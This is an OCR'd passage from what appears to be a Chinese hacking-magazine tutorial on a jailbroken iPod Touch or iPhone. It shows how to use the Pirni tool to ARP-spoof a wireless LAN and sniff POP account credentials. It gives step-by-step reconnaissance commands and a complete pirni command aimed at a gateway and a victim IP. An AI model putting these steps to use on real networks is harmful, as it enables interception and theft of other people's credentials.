


图 2

风飘语：现在的手机支持的功能越来越多，不知道如此发展下去会不会替代笔记本呢？以后大街上人人都在拿着手机渗透，那会是什么情景呢。好期待……

另类HACK

在IPOD中使用Pirni嗅探无线网络（中间人攻击）

文/Mickey

从本文您可以学到：

1、认识Pirni；

2、如何使用Pirni通过手机进行嗅探。

iPod Touch和iPhone都是非常好的便携式黑客设备，在突破监牢模式(jailbroken)以后，我们可以访问整个文件系统，并且安装常见的安全评估工具，比如Metasploit，Nmap，NC，Hydra等等，还可以安装python，gcc环境，来自己写测试代码，我今天就给大家讲一下Pirni工具的使用。




图1　攻击原理示意图

Pirni是什么？

Pirni是iPod Touch/iPhone下的一款网络嗅探程序，可以通过ARP欺骗，进行中间人攻击，让网络流量流经本地，然后抓出敏感的账户信息。具体的工作原理和有线网络下的CAIN是一样的。如图1所示。




图3　测试网络环境




图4　开始嗅探

具体攻击案例

我们首先来安装Pirni和Openssh，我这里是使用“91手机助手for iPhone”来安装的（图2），比较方便，如果你的网络环境比较好，也可以直接在iPod Touch/iPhone上通过CYDIA来安装。




图2 安装Pirni

接下来，启动iPod Touch/iPhone，接入无线网络，来到终端下使用ping/ifconfig/nmap来测试网络环境，如图3所示。具体命令如下：

```
ifconfig en0    查看本地的IP地址和网关
nmap -PN -n 192.168.1.100-105 扫描本地网络存活的主机
ping -c 1 192.168.1.1 |grep ttl     判断网关是否可以连通
ping -c 192.168.1.104|grep ttl      判断目标是否可以连通
```

通过图3可以看到我本地的网关为192.168.1.1，我iPod Touch/iPhone的IP地址为192.168.1.101，目标IP的地址为192.168.1.104。下面我们启动Pirni来进行ARP攻击，嗅探敏感的账户信息，如图4所示。

在终端下输入以下命令：

```
pirni -s 192.168.1.1 -d 192.168.1.104 -f "tcp dst port 110" -o mickey.pcap
```

-s：指定网关地址

-d：指定目标的IP地址

-f：按照Berkley包过滤格式写出过滤条件，我这里的意思是，抓取目标端口为110（POP）的账户信息

-o：保存pcap文件的地址

输入完以上命令后，就开始进行嗅探了，当有包被抓到并记录的时候，会有[*] Packets captured的提示。




图5 下载mickey.pcap

